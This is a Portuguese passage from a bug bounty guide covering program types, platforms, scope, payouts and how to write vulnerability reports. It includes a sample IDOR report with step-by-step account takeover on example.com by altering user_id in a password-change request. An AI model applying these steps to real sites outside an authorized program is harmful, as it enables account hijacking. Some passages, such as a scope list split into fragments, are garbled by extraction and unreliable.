Mas foi somente na década de 2010 que a oferta de recompensas por bugs se tornou uma prática popular. Naquele ano, o Google lançou seu programa, e o Facebook seguiu o exemplo em 2011. Esses dois programas deram o pontapé inicial na tendência de usar recompensas por bugs para aumentar a infraestrutura de segurança interna de uma empresa.

À medida que as recompensas por bugs se tornaram uma estratégia mais conhecida, surgiram *as plataformas de recompensa por bugs* como serviço. Essas plataformas ajudam as empresas a configurar e operar seus programas. Por exemplo, elas oferecem um local para as empresas hospedarem seus programas, uma maneira de processar os pagamentos de recompensas e um local centralizado para se comunicar com os caçadores de bugs.

As duas maiores dessas plataformas, HackerOne e Bugcrowd, foram lançadas em 2012. Depois disso, mais algumas plataformas, como Synack, Cobalt e Intigriti, entraram no mercado. Essas plataformas e os serviços gerenciados de recompensa por bugs permitem que até mesmo empresas com recursos limitados executem um *programa de segurança*. Atualmente, grandes corporações, pequenas startups, organizações sem fins lucrativos e órgãos governamentais adotaram as recompensas por bugs como uma medida adicional de segurança e uma parte fundamental de suas políticas de segurança. Você pode ler mais sobre a história dos programas de recompensa por bugs em https://en.wikipedia.org/wiki/Bug_bounty_program.

O termo *programa de segurança* geralmente se refere a políticas, procedimentos, diretrizes e padrões de segurança da informação no setor de segurança da informação em geral. Neste livro, uso *programa ou programa de recompensa por bugs* para me referir às operações de recompensa por bugs de uma empresa. Atualmente, existem muitos programas, todos com suas características, benefícios e desvantagens exclusivas. Vamos examiná-los.

Tipos de ativos

No contexto de um programa de recompensa por bugs, um *ativo* é um aplicativo, site ou produto que você pode hackear. Há diferentes tipos de ativos, cada um com suas próprias características, requisitos e prós e contras. Depois de considerar essas diferenças, você deve escolher um programa com ativos que se adaptem aos seus pontos fortes, com base em seu conjunto de habilidades, nível de experiência e preferências.

Sites e aplicativos sociais

Qualquer coisa rotulada como *social* tem muito potencial para vulnerabilidades, porque esses aplicativos tendem a ser complexos e envolvem muita interação entre os usuários e entre o usuário e o servidor. É por isso que o primeiro tipo de programa de recompensa por bugs sobre o qual falaremos tem como alvo sites e aplicativos sociais. O termo *aplicativo social* refere-se a qualquer site que permita que os usuários interajam uns com os outros. Muitos programas pertencem a essa categoria: exemplos incluem o programa de recompensa por bugs do HackerOne e programas do Facebook, Twitter, GitHub e LINE.

Os aplicativos sociais precisam gerenciar as interações entre os usuários, bem como as funções, os privilégios e a integridade da conta de cada usuário. Em geral, eles têm grande potencial para vulnerabilidades críticas da Web, como IDORs (direct object references, referências diretas a objetos) inseguras, vazamentos de informações e aquisição de contas. Essas vulnerabilidades ocorrem quando há muitos usuários em uma plataforma e quando os aplicativos gerenciam mal as informações do usuário; quando o aplicativo não valida adequadamente a identidade de um usuário, os usuários mal-intencionados podem assumir a identidade de outros.

Esses aplicativos complexos também costumam oferecer muitas oportunidades de entrada do usuário. Se a validação de entrada não for realizada corretamente, esses aplicativos estarão propensos a erros de injeção, como injeção de SQL (SQLi) ou script entre sites (XSS).

Se você for um novato em recompensas por bugs, recomendo que comece pelos sites sociais. O grande número de aplicativos sociais hoje em dia significa que, se você tiver como alvo os sites sociais, terá muitos programas para escolher. Além disso, a natureza complexa dos sites sociais significa que você encontrará uma vasta superfície de ataque com a qual poderá fazer experiências. (A *superfície de ataque* de um aplicativo refere-se a todos os diferentes pontos do aplicativo que um invasor pode tentar explorar). Por fim, a gama diversificada de vulnerabilidades que aparecem nesses sites significa que você poderá desenvolver rapidamente um conhecimento profundo de segurança na Web.

O conjunto de habilidades necessárias para invadir programas sociais inclui a capacidade de usar um proxy, como o proxy do Burp Suite apresentado no Capítulo 4, e conhecimento sobre vulnerabilidades da Web, como XSS e IDOR. Você pode saber mais sobre isso nos Capítulos 6 e 10. Também é útil ter algumas habilidades de programação em JavaScript e conhecimento sobre desenvolvimento da Web. Entretanto, essas habilidades não são necessárias para ter sucesso como hacker.

Mas esses programas têm uma grande desvantagem. Devido à popularidade de seus produtos e à baixa barreira de entrada, eles costumam ser muito competitivos e têm muitos hackers caçando-os. As plataformas de mídia social, como o Facebook e o Twitter, são alguns dos programas mais visados.

Aplicativos gerais da Web

Os aplicativos gerais da Web também são um bom alvo para iniciantes. Aqui, estou me referindo a qualquer aplicativo da Web que não envolva interação entre usuários. Em vez disso, os usuários interagem com o servidor para acessar os recursos do aplicativo. Os alvos que se enquadram nessas categorias podem incluir sites estáticos, aplicativos em nuvem, serviços ao consumidor, como sites de bancos, e portais da Web de dispositivos da Internet das Coisas (IoT) ou outros hardwares conectados. Como os sites sociais, eles

também são bastante diversificados e se prestam bem a uma variedade de níveis de habilidade. Os exemplos incluem os programas do Google, do Departamento de Defesa dos EUA e do Credit Karma.

Dito isso, em minha experiência, eles tendem a ser um pouco mais difíceis de serem invadidos do que os aplicativos sociais, e sua superfície de ataque é menor. Se você estiver procurando vulnerabilidades de invasão de contas e vazamento de informações, não terá tanta sorte, pois não há muitas oportunidades para os usuários interagirem com outros e possivelmente roubarem suas informações. Os tipos de bugs que você encontrará nesses aplicativos são ligeiramente diferentes. Você precisará procurar vulnerabilidades no lado do servidor e vulnerabilidades específicas da pilha de tecnologia do aplicativo. Você também pode procurar vulnerabilidades de rede comumente encontradas, como invasões de subdomínio. Isso significa que você precisará conhecer as vulnerabilidades da Web tanto do lado do cliente quanto do lado do servidor, e deverá ter a capacidade de usar um proxy. Também é útil ter algum conhecimento sobre desenvolvimento e programação da Web.

Esses programas podem variar em termos de popularidade. Entretanto, a maioria deles tem uma baixa barreira de entrada, portanto, você provavelmente poderá começar a hackear imediatamente!

Aplicativos móveis (Android, iOS e Windows)

Depois de pegar o jeito de hackear aplicativos da Web, você pode optar por se especializar em *aplicativos móveis*. Os programas móveis estão se tornando predominantes; afinal, a maioria dos aplicativos da Web tem um equivalente móvel hoje em dia. Eles incluem programas para o Facebook Messenger, o aplicativo do Twitter, o aplicativo móvel LINE, o aplicativo Yelp e o aplicativo do Gmail.

A invasão de aplicativos móveis requer o conjunto de habilidades que você desenvolveu ao invadir aplicativos da Web, além de conhecimento adicional sobre a estrutura dos aplicativos móveis e técnicas de programação relacionadas à plataforma. Você deve entender os ataques e as estratégias de análise, como desvio de pinagem de certificado, engenharia reversa móvel e criptografia.

A invasão de aplicativos móveis também exige um pouco mais de configuração do que a invasão de aplicativos da Web, pois você precisará ter um dispositivo móvel no qual possa fazer experiências. Um bom laboratório de testes para dispositivos móveis consiste em um dispositivo normal, um dispositivo com root e emuladores de dispositivos para Android e iOS. Um dispositivo com root é aquele em que você tem privilégios de administrador. Ele permitirá que você faça experiências com mais liberdade, pois pode ignorar as restrições de segurança do sistema móvel. Um *emulador* é uma simulação virtual de ambientes móveis que você executa em seu computador. Ele permite que você execute várias versões de dispositivos e sistemas operacionais sem ter um dispositivo para cada configuração.

Por esses motivos, os aplicativos móveis são menos populares entre os caçadores de bugs do que os aplicativos da Web. Entretanto, a maior barreira de entrada para os programas móveis é uma vantagem para aqueles que participam. Esses programas são menos competitivos, o que torna relativamente fácil encontrar bugs.

APIs

As interfaces de programação de aplicativos (APIs) são especificações que definem como outros aplicativos podem interagir com os ativos de uma organização, por exemplo, para recuperar ou alterar seus dados. Por exemplo, outro aplicativo pode ser capaz de

para recuperar os dados de um aplicativo por meio de mensagens HTTP (HyperText Transfer Protocol) para um determinado ponto de extremidade, e o aplicativo retornará os dados no formato de mensagens XML (Extensible Markup Language) ou JSON (JavaScript Object Notation).

Alguns programas dão maior ênfase aos bugs de API em seus programas de recompensa por bugs se estiverem lançando uma nova versão de sua API. Uma implementação de API segura é fundamental para evitar violações de dados e proteger os dados dos clientes. A invasão de APIs requer muitas das mesmas habilidades que a invasão de aplicativos da Web, aplicativos móveis e aplicativos de IoT. Porém, ao testar APIs, você deve se concentrar em bugs comuns de APIs, como vazamentos de dados e falhas de injeção.

Código-fonte e executáveis

Se você tiver habilidades mais avançadas de programação e reversão, poderá experimentar *o código-fonte e os programas executáveis*. Esses programas incentivam os hackers a encontrar vulnerabilidades no software de uma organização, fornecendo diretamente aos hackers uma base de código-fonte aberto ou o executável binário. Os exemplos incluem o Internet Bug Bounty, o programa para a linguagem PHP e o programa WordPress.

A invasão desses programas pode implicar a análise do código-fonte de projetos de código aberto em busca de vulnerabilidades da Web e a falsificação de binários em busca de possíveis explorações. Geralmente, é preciso entender conceitos de codificação e ciência da computação para ter sucesso nesse caso. Você precisará de conhecimento sobre vulnerabilidades da Web, habilidades de programação relacionadas à base de código do projeto e habilidades de análise de código. Habilidades em criptografia, desenvolvimento de software e engenharia reversa são úteis.

Os programas de código-fonte podem parecer intimidadores, mas lembre-se de que eles são diversos e, portanto, você tem muitas opções para escolher. Você não precisa ser um programador mestre para hackear esses programas; em vez disso, procure ter uma sólida compreensão da pilha de tecnologia e da arquitetura subjacente do projeto. Como esses programas tendem a exigir mais habilidades, eles são menos competitivos e apenas uma pequena parte dos hackers tentará executá-los.

Hardware e IoT

Por último, mas não menos importante, estão os programas de hardware e IoT. Esses programas pedem que você invada dispositivos como carros, televisores inteligentes e termostatos. Os exemplos incluem os programas de recompensa por bugs da Tesla e da Ford Motor Company.

Você precisará de habilidades altamente específicas para hackear esses programas: muitas vezes, terá que adquirir uma profunda familiaridade com o tipo de dispositivo que está hackeando, além de compreender as vulnerabilidades comuns da IoT. Você deve conhecer as vulnerabilidades da Web, programação, análise de código e engenharia reversa. Além disso, estude os conceitos de IoT e os padrões do setor, como assinatura digital e esquemas de criptografia assimétrica. Por fim, habilidades em criptografia, hacking sem fio e desenvolvimento de software também serão úteis.

Embora alguns programas forneçam um dispositivo gratuito para você hackear, isso geralmente se aplica apenas aos hackers selecionados que já

estabeleceram um relacionamento com a empresa. Para começar a invadir esses programas, talvez você precise de fundos para adquirir o dispositivo por conta própria.

Como esses programas exigem habilidades especializadas e um dispositivo, eles tendem a ser os menos competitivos.

Plataformas de recompensa por bugs

As empresas podem hospedar programas de recompensa por bugs de duas maneiras: plataformas de recompensa por bugs e sites hospedados de forma independente.

As plataformas de recompensa por bugs são sites por meio dos quais muitas empresas hospedam seus programas. Normalmente, a plataforma premia diretamente os hackers com pontos de reputação e dinheiro por seus resultados. Algumas das maiores plataformas de recompensa por bugs são HackerOne, Bugcrowd, Intigriti, Synack e Cobalt.

As plataformas de recompensa por bugs são um intermediário entre os hackers e as equipes de segurança. Elas fornecem às empresas assistência logística para tarefas como pagamento e comunicação. Elas também costumam oferecer ajuda para gerenciar os relatórios recebidos, filtrando, desduplicando e fazendo a triagem dos relatórios de bugs para as empresas. Por fim, essas plataformas oferecem uma maneira de as empresas avaliarem o nível de habilidade de um hacker por meio de estatísticas e reputação de hackers. Isso permite que as empresas que não desejam ser inundadas com relatórios de baixa qualidade convidem hackers experientes para seus programas privados. Algumas dessas plataformas também examinam ou entrevistam os hackers antes de permitir que eles invadam os programas.

Do ponto de vista do hacker, as plataformas de recompensa por bugs oferecem um local centralizado para o envio de relatórios. Elas também oferecem uma maneira perfeita de ser reconhecido e pago por suas descobertas.

Por outro lado, muitas organizações hospedam e gerenciam seus programas de recompensa por bugs sem a ajuda de plataformas. Empresas como Google, Facebook, Apple e Medium fazem isso. Você pode encontrar suas páginas de política de recompensa por bugs visitando seus sites ou pesquisando "*CompanyName bug bounty program*" on-line.

Como caçador de bugs, você deve hackear em uma plataforma de recompensa por bugs? Ou você deve optar por programas hospedados de forma independente pelas empresas?

Os profissionais . . .

O melhor das plataformas de recompensa por bugs é que elas oferecem muita transparência no processo de uma empresa, pois publicam relatórios divulgados, métricas sobre as taxas de triagem dos programas, valores de pagamento e tempos de resposta. Os programas hospedados de forma independente geralmente não têm esse tipo de transparência. No mundo das recompensas por bugs, *a triagem* refere-se à confirmação da vulnerabilidade.

Você também não terá que se preocupar com a logística de enviar e-mails para as equipes de segurança, acompanhar os relatórios e fornecer informações de pagamento e impostos sempre que enviar um relatório de vulnerabilidade. Os programas de recompensa por bugs também costumam ter sistemas de reputação que permitem que você mostre sua experiência para obter acesso a programas de recompensa por bugs somente para convidados.

Outro ponto positivo das plataformas de recompensa por bugs é que elas geralmente intervêm para oferecer resolução de conflitos e proteção legal como

terceiros. Se você enviar um relatório para um programa que não seja da plataforma, não terá direito a nenhum recurso na decisão final sobre a recompensa.

Em última análise, nem sempre é possível esperar que as empresas paguem ou resolvam as denúncias no estado atual do setor, mas o sistema de feedback de hacker para hacker que as plataformas oferecem é útil.

.. e os contras

No entanto, alguns hackers evitam as plataformas de recompensa por bugs porque não gostam da forma como essas plataformas lidam com os relatórios. Os relatórios enviados aos programas de recompensa por bugs gerenciados pela plataforma geralmente são tratados por *triadores*, funcionários terceirizados que geralmente não estão familiarizados com todos os detalhes de segurança do produto de uma empresa. São comuns as reclamações de que os triadores tratam os relatórios de forma inadequada.

Os programas em plataformas também quebram a conexão direta entre hackers e desenvolvedores. Com um programa direto, muitas vezes você pode discutir a vulnerabilidade com os engenheiros de segurança de uma empresa, o que proporciona uma excelente experiência de aprendizado.

Por fim, os programas públicos em plataformas de recompensa por bugs costumam ser muito concorridos, porque a plataforma lhes dá mais exposição. Por outro lado, muitos programas hospedados de forma privada não recebem tanta atenção dos hackers e, portanto, são menos competitivos. E para as muitas empresas que não fazem contrato com plataformas de recompensa por bugs, você não tem escolha a não ser sair das plataformas se quiser participar dos programas delas.

Escopo, pagamentos e tempos de resposta

Que outras métricas você deve considerar ao escolher um programa, além dos tipos de ativos e da plataforma? Na página de cada programa de recompensa por bugs, as métricas geralmente são listadas para ajudá-lo a avaliar o programa. Essas métricas fornecem informações sobre a facilidade com que você poderá encontrar bugs, o valor do pagamento e o funcionamento do programa.

Escopo do programa

Primeiro, considere o escopo. *O escopo* de um programa em suas páginas de política específica o que e como você tem permissão para invadir. Há dois tipos de escopos: de ativos e de vulnerabilidades. *O escopo do ativo* informa quais subdomínios, produtos e aplicativos você pode invadir. E o *escopo de vulnerabilidade* especifica quais vulnerabilidades a empresa aceitará como bugs válidos.

Por exemplo, a empresa pode listar os subdomínios de seu site que estão dentro e fora do escopo:

Ativos no escopo

- a.example.com*
- b.example.com*
- c.example.com*
- usuários.example.co*
- m*

landing.example.com

Ativos

for

a

do

esc

opo

dev

.ex

am

ple.

co

m

test

.ex

am

ple.

co

m

Os ativos listados como dentro do escopo são aqueles que você tem permissão para hackear. Por outro lado, os ativos listados como fora do escopo estão fora dos limites para os caçadores de recompensas de bugs. Seja extremamente cuidadoso e cumpra as regras! Hackear um ativo fora do escopo é ilegal.

A empresa também costuma listar as vulnerabilidades que considera bugs válidos:

Vulnerabilidades no escopo	Vulnerabilidades fora do escopo
Todos, exceto os listados como fora do escopo	Clickjacking Self-XSS
	Cabeçalhos HTTP ausentes e outras práticas recomendadas sem impacto direto na segurança
	Ataques de negação de serviço
	Uso de bibliotecas sabidamente vulneráveis, sem prova de explorabilidade
	Resultados de scanners automatizados, sem prova de capacidade de exploração

As vulnerabilidades fora do escopo que você vê neste exemplo são típicas do que você encontraria em programas de recompensa por bugs. Observe que muitos programas consideram que problemas não exploráveis, como violações de práticas recomendadas, estão fora do escopo.

Qualquer programa com escopos grandes de ativos e vulnerabilidades é um bom ponto de partida para um iniciante. Quanto maior for o escopo de ativos, maior será o número de aplicativos de tar- get e páginas da Web que você poderá examinar. Quando um programa tem um escopo de ativos grande, muitas vezes você pode encontrar aplicativos obscuros que são ignorados por outros hackers. Isso geralmente significa menos concorrência ao relatar bugs.

Quanto maior o escopo da vulnerabilidade, mais tipos de bugs a organização está disposta a ouvir relatos. Nesses programas, é muito mais fácil encontrar bugs, pois você tem mais oportunidades e, portanto, pode usar seus pontos fortes.

Valores de pagamento

A próxima métrica que você deve considerar são os *valores de pagamento* do programa. Há dois tipos de programas de pagamento: *programas de divulgação de vulnerabilidades (VDPs)* e *programas de recompensa por bugs*.

Os VDPs são *programas somente de reputação*, o que significa que eles não pagam pelas descobertas, mas geralmente oferecem recompensas como pontos de reputação e brindes. Eles são uma ótima maneira de aprender sobre hacking se ganhar dinheiro não for seu objetivo principal. Como não são pagos, são menos competitivos e, portanto, mais fáceis de encontrar bugs. Você pode usá-los para praticar a localização de vulnerabilidades comuns e a comunicação com engenheiros de segurança.

Por outro lado, os programas de recompensa por bugs oferecem quantias variadas de recompensas monetárias por suas descobertas. Em geral, quanto mais grave for a vulnerabilidade, mais o relatório pagará. Mas programas diferentes têm médias de pagamento diferentes para cada nível de gravidade. É possível encontrar as informações de pagamento de um programa em suas páginas de recompensas por bugs, geralmente listadas em uma seção chamada *pagamento*

tabela. Normalmente, os problemas de baixo impacto pagam de US\$ 50 a US\$ 500, enquanto os problemas críticos podem pagar mais de US\$ 10.000. No entanto, o setor de recompensas por bugs está evoluindo, e os valores dos pagamentos estão aumentando para bugs de alto impacto. Por exemplo, a Apple agora recompensa com até US\$ 1 milhão as vulnerabilidades mais graves.

Tempo de resposta

Por fim, considere o *tempo médio de resposta* do programa. Algumas empresas processam e resolvem suas denúncias em poucos dias, enquanto outras levam semanas ou até meses para finalizar as correções. Os atrasos geralmente ocorrem devido a restrições internas da equipe de segurança, como falta de pessoal para lidar com os relatórios, atraso na emissão de patches de segurança e falta de fundos para recompensar os pesquisadores em tempo hábil. Às vezes, os atrasos ocorrem porque os pesquisadores enviaram relatórios ruins sem etapas claras de reprodução.

Priorize programas com tempos de resposta rápidos. Esperar por respostas das empresas pode ser uma experiência frustrante e, quando você começar, cometerá muitos erros. Você pode julgar erroneamente a gravidade de um bug, escrever uma explicação pouco clara ou cometer erros técnicos no relatório. O feedback rápido das equipes de segurança o ajudará a melhorar e o transformará em um hacker competente mais rapidamente.

Programas privados

A maioria das plataformas de recompensa por bugs faz distinção entre programas públicos e privados.

Programas públicos são aqueles que estão abertos a todos; qualquer pessoa pode invadir e enviar bugs para esses programas, desde que cumpra as leis e as políticas do programa de recompensa por bugs.

Por outro lado, *os programas privados* são abertos apenas a hackers convidados. Para esses programas, as empresas pedem aos hackers com um determinado nível de experiência e um histórico comprovado que ataquem a empresa e enviem bugs para ela. Os programas privados são muito menos competitivos do que os públicos devido ao número limitado de hackers participantes. Portanto, é muito mais fácil encontrar bugs neles. Os programas privados também costumam ter um tempo de resposta muito mais rápido, pois, em média, recebem menos relatórios.

Participar de programas privados pode ser extremamente vantajoso. Mas como você é convidado para um deles? A Figura 1-1 mostra uma notificação de convite privado na plataforma HackerOne.



Figura 1-1: Uma notificação de convite privado na plataforma HackerOne. Quando você hackea em uma plataforma de recompensa por bugs, muitas vezes pode receber convites para programas privados de diferentes empresas.

As empresas enviam convites particulares para hackers que comprovaram sua capacidade de alguma forma, portanto, não é difícil receber convites para programas particulares.

você encontrou alguns bugs. Plataformas diferentes de recompensa por bugs terão algoritmos diferentes para determinar quem receberá os convites, mas aqui estão algumas dicas para ajudá-lo a chegar lá.

Primeiro, envie alguns bugs para programas públicos. Para obter convites privados, você geralmente precisa ganhar um determinado número de pontos de reputação em uma plataforma, e a única maneira de começar a ganhar esses pontos é enviar bugs válidos para programas públicos. Você também deve se concentrar no envio de vulnerabilidades de alto impacto. Essas vulnerabilidades geralmente o recompensarão com pontos de reputação mais altos e o ajudarão a receber convites privados mais rapidamente. Em cada um dos capítulos da Parte II desse livro, apresento sugestões de como você pode escalar os problemas que você descobre para criar os ataques de maior impacto. Em algumas plataformas de recompensa por bugs, como a HackerOne, você também pode obter convites particulares concluindo tutoriais ou resolvendo desafios de Capture the Flag (CTF).

Em seguida, não faça spam. O envio de problemas que não são problemas geralmente causa uma diminuição nos pontos de reputação. A maioria das plataformas de recompensa por bugs limita os convites privados a hackers com pontos acima de um determinado limite.

Por fim, seja educado e cortês ao se comunicar com as equipes de segurança. Ser rude ou abusivo com as equipes de segurança provavelmente fará com que você seja banido do programa e o impedirá de receber convites privados de outras empresas.

Escolhendo o programa certo

As recompensas por bugs são uma ótima maneira de adquirir experiência em segurança cibernética e ganhar dinheiro extra. Mas o setor tem se tornado mais competitivo. À medida que mais pessoas estão descobrindo esses programas e se envolvendo com hackers neles, está se tornando cada vez mais difícil para os iniciantes começarem. Por isso, é importante escolher um programa em que você possa ter sucesso desde o início.

Antes de desenvolver a intuição de um caçador de bugs, muitas vezes você precisa confiar em técnicas bem conhecidas e de baixo custo. Isso significa que muitos outros hackers conseguirão encontrar os mesmos bugs, geralmente muito mais rápido do que você. Portanto, é uma boa ideia escolher um programa que os caçadores de bugs mais experientes ignorem para evitar a concorrência. Você pode encontrar esses programas subpopulosos de duas maneiras: procure programas não pagos ou programas com grandes escopos.

Tente primeiro os programas de divulgação de vulnerabilidades. Os programas não remunerados geralmente são ignorados por caçadores de bugs experientes, pois não pagam recompensas monetárias. Mas eles ainda lhe rendem pontos e reconhecimento! E esse reconhecimento pode ser exatamente o que você precisa para receber um convite para um programa privado e pago.

Escolher um programa com um escopo amplo significa que você poderá examinar um número maior de aplicativos e páginas da Web de destino. Isso dilui a petição, pois menos hackers informarão sobre um único ativo ou tipo de vulnerabilidade. Opte por programas com tempos de resposta rápidos para evitar frustrações e obter feedback o mais rápido possível.

Um último aspecto que pode ser incorporado ao seu processo de

decisão é a reputação do programa. Se possível, reúna informações sobre um

O processo da empresa por meio de seus relatórios divulgados e aprender com as experiências de outros hackers. A empresa trata bem seus repórteres? Eles são respeitosos e solidários? Eles ajudam você a aprender? Escolha programas que ofereçam apoio enquanto você ainda estiver aprendendo e programas que o recompensem pelo valor que você oferece.

Escolher o programa certo para seu conjunto de habilidades é crucial se você quiser entrar no mundo das recompensas por bugs. Este capítulo deve tê-lo ajudado a classificar os vários programas nos quais você pode estar interessado. Feliz hacking!

Uma rápida comparação de programas populares

Depois de identificar alguns programas de seu interesse, você pode listar as propriedades de cada um deles para compará-los. Na Tabela 1-1, vamos comparar alguns dos programas populares apresentados neste capítulo.

Tabela 1-1: Comparação de três programas de recompensa por bugs: HackerOne, Facebook e GitHub

Programa	Tipo de ativo	No escopo	Valor do pagamento	Tempo de resposta
HackerOne	Site social	https://hackerone.com/ https://api.hackerone.com *.vpn.hackerone.net https://www.hackerone.com E mais ativos ... Qualquer vulnerabilidade, exceto as exclusões, está no escopo.	\$500-\$15,000+	Rápido. O tempo médio de resposta é de 5 horas. O tempo médio para a triagem é de 15 horas.
Facebook	Site social, site não social, site móvel, IoT e código-fonte	Instagram Internet.org / Fundamentos gratuitos Oculus Local de trabalho Projetos de código aberto do Facebook Portal WhatsApp FBLite Wi-Fi expresso Qualquer vulnerabilidade, exceto as exclusões, está no escopo.	Mínimo de US\$ 500	Com base em minha experiência, muito rápido!
GitHub	Site social	https://blog.github.com/ https://community.github.com/ http://resources.github.com/ E mais ativos ... Uso de software reconhecidamente vulnerável. Clickjacking em um site estático. Inclusão de HTML em conteúdo Markdown. Vazamento de endereços de e- mail via .patch links. E mais problemas ...	\$617-\$30,000	Rápido. O tempo médio de resposta é de 11 horas. O tempo médio para a triagem é de 23 horas.

2

SUSTENTANDO SUAS CESSÕES



Mesmo que você entenda as informações técnicas deste livro, talvez tenha dificuldade para navegar pelas nuances do programa de recompensa por bugs.

gramas. Ou você pode estar lutando para localizar bugs legítimos e não sabe ao certo por que está travado. Neste capítulo, exploraremos alguns dos fatores que contribuem para o sucesso de um caçador de bugs. Abordaremos como redigir um relatório que descreva adequadamente suas descobertas para a equipe de segurança, criar relacionamentos duradouros com as organizações com as quais você trabalha e superar obstáculos durante sua busca por bugs.

Como escrever um bom relatório

O trabalho de um caçador de bugs não é apenas encontrar vulnerabilidades; é também explicá-las à equipe de segurança da organização. Se você fornecer um relatório bem escrito, ajudará a equipe com a qual está trabalhando a reproduzir a exploração, atribuí-la à equipe de engenharia interna apropriada e corrigir o problema mais rapidamente. Quanto mais rápido uma vulnerabilidade for corrigida, menor será a probabilidade de os hackers mal-intencionados a explorarem. Nesta seção, detalharei os componentes de um bom relatório de vulnerabilidade e apresentarei algumas dicas e truques que aprendi ao longo do caminho.

Etapa 1: Crie um título descritivo

A primeira parte de um relatório de vulnerabilidade excelente é sempre um título descritivo. Procure um título que resuma o problema em uma frase. O ideal é que ele permita que a equipe de segurança tenha uma ideia imediata do que é a vulnerabilidade, onde ela ocorreu e sua possível gravidade. Para isso, ele deve responder às seguintes perguntas: Qual é a vulnerabilidade que você encontrou? É uma instância de um tipo de vulnerabilidade bem conhecido, como IDOR ou XSS? Onde você encontrou no aplicativo de destino?

Por exemplo, em vez de um título de relatório como "IDOR em um endpoint crítico", use um título como "IDOR em https://example.com/change_password leva à tomada de controle da conta de todos os usuários". Seu objetivo é dar ao engenheiro de segurança que está lendo o relatório uma boa ideia do conteúdo que será discutido no restante do relatório.

Etapa 2: Forneça um resumo claro

Em seguida, forneça um resumo do relatório. Essa seção inclui todos os detalhes relevantes que você não conseguiu comunicar no título, como os parâmetros de solicitação HTTP usados para o ataque, como você o encontrou e assim por diante.

Aqui está um exemplo de um resumo de relatório eficaz:

O ponto de extremidade https://example.com/change_password recebe dois parâmetros de corpo POST: user_id e new_password. Uma solicitação POST para esse endpoint alteraria a senha do usuário user_id para new_password. Esse ponto de extremidade não está validando o parâmetro user_id e, como resultado, qualquer usuário pode alterar a senha de qualquer outra pessoa manipulando o parâmetro user_id.

Um bom resumo de relatório é claro e conciso. Ele contém todas as informações necessárias para entender uma vulnerabilidade, inclusive o que é o bug, onde ele é encontrado e o que um invasor pode fazer quando ele é explorado.

Etapa 3: Incluir uma avaliação da gravidade

Seu relatório também deve incluir uma avaliação honesta da gravidade do bug. Além de trabalhar com você para corrigir vulnerabilidades, as equipes de segurança têm outras responsabilidades a cumprir. A inclusão de uma avaliação da gravidade os ajudará a priorizar quais vulnerabilidades devem ser corrigidas primeiro e garantirá que eles cuidem das vulnerabilidades críticas

imediatamente.

Você poderia usar a seguinte escala para comunicar a gravidade:

Gravidade baixa

O bug não tem o potencial de causar muitos danos. Por exemplo, um redirecionamento aberto que pode ser usado apenas para phishing é um bug de baixa gravidade.

Gravidade média

O bug afeta os usuários ou a organização de forma moderada, ou é um problema de alta gravidade que é difícil de ser explorado por um hacker mal-intencionado. A equipe de segurança deve se concentrar primeiro nos bugs de alta e crítica gravidade. Por exemplo, uma falsificação de solicitação entre sites (CSRF) em uma ação sensível, como a alteração de senha, geralmente é considerada um problema de média gravidade.

Alta gravidade

O bug afeta um grande número de usuários, e suas consequências podem ser desastrosas para esses usuários. A equipe de segurança deve corrigir um bug de alta segurança o mais rápido possível. Por exemplo, um redirecionamento aberto que pode ser usado para roubar tokens OAuth é um bug de alta gravidade.

Gravidade crítica

O bug afeta a maioria da base de usuários ou coloca em risco a infraestrutura principal da organização. A equipe de segurança deve corrigir um bug de gravidade crítica imediatamente. Por exemplo, uma injeção de SQL que leve à execução remota de código (RCE) no servidor de produção será considerada um problema crítico.

Estude o *Common Vulnerability Scoring System (CVSS)* em <https://www.first.org/cvss/> para ter uma ideia geral da importância de cada tipo de vulnerabilidade. A escala CVSS leva em conta fatores como o impacto de uma vulnerabilidade sobre uma organização, a dificuldade de exploração da vulnerabilidade e se a vulnerabilidade exige privilégios especiais ou interação do usuário para ser explorada.

Em seguida, tente imaginar com o que a empresa do cliente se preocupa e quais vulnerabilidades causariam o maior impacto nos negócios. Personalize sua avaliação de acordo com as prioridades comerciais do cliente. Por exemplo, um site de relacionamentos pode considerar um bug que expõe a data de nascimento de um usuário como irrelevante, uma vez que a idade do usuário já é uma informação pública no site, enquanto um site de busca de emprego pode considerar um bug semelhante significativo, pois a idade do candidato deve ser confidencial no processo de busca de emprego. Por outro lado, os vazamentos de informações bancárias dos usuários são quase sempre considerados um problema de alta gravidade.

Se você não tiver certeza da classificação de gravidade do seu bug, use a escala de classificação de uma plataforma de recompensa por bugs. Por exemplo, o sistema de classificação da Bugcrowd leva em conta o tipo de vulnerabilidade e a funcionalidade afetada (<https://bugcrowd.com/vulnerability-rating-taxonomy/>), e a HackerOne fornece uma calculadora de gravidade com base na escala CVSS (<https://docs.hackerone.com/hackers/severity.html>).

Você poderia listar a gravidade em uma única linha, como a seguir:

Gravidade do problema: Alta

Fornecer uma avaliação precisa da gravidade facilitará a vida de todos e contribuirá para um relacionamento positivo entre você e a equipe de segurança.

Etapa 4: Forneça etapas claras para a reprodução

Em seguida, forneça instruções passo a passo para reproduzir a vulnerabilidade. Inclua todos os pré-requisitos e detalhes de configuração relevantes que você possa imaginar. É melhor presumir que o engenheiro do outro lado não tem conhecimento da vulnerabilidade e não sabe como o aplicativo funciona.

Por exemplo, um relatório meramente correto pode incluir as seguintes etapas para reprodução:

1. Faça login no site e acesse https://example.com/change_password.
2. Clique no botão **Change Password (Alterar senha)**.
3. Intercepte a solicitação e altere o parâmetro `user_id` para o ID de outro usuário.

Observe que essas etapas não são abrangentes ou explícitas. Elas não especificam que você precisa de duas contas de teste para testar a vulnerabilidade. Elas também pressupõem que você tenha conhecimento suficiente sobre o aplicativo e o formato de suas solicitações para executar cada etapa sem mais instruções.

Agora, aqui está um exemplo de um relatório melhor:

1. Crie duas contas no site *example.com*: conta A e conta B.
2. Faça login em *example.com* como conta A e acesse https://example.com/change_password.
3. Preencha a nova senha desejada no campo **New password (Nova senha)**, localizado na parte superior esquerda da página.
4. Clique no botão **Change Password (Alterar senha)** localizado na parte superior direita da página.
5. Intercepte a solicitação POST para https://example.com/change_password e altere o parâmetro POST `user_id` para o ID de usuário da conta B.
6. Agora você pode fazer login na conta B usando a nova senha que escolheu.

Embora a equipe de segurança provavelmente ainda entenda o primeiro relatório, o segundo relatório é muito mais específico. Ao fornecer muitos detalhes relevantes, você pode evitar qualquer mal-entendido e acelerar o processo de mitigação.

Etapa 5: Fornecer uma prova de conceito

Para vulnerabilidades simples, as etapas fornecidas podem ser tudo o que a equipe de segurança precisa para reproduzir o problema. No entanto, para vulnerabilidades mais complexas, é útil incluir um vídeo, capturas de tela ou fotos que documentem sua exploração, o que é chamado de arquivo *de prova de conceito (POC)*.

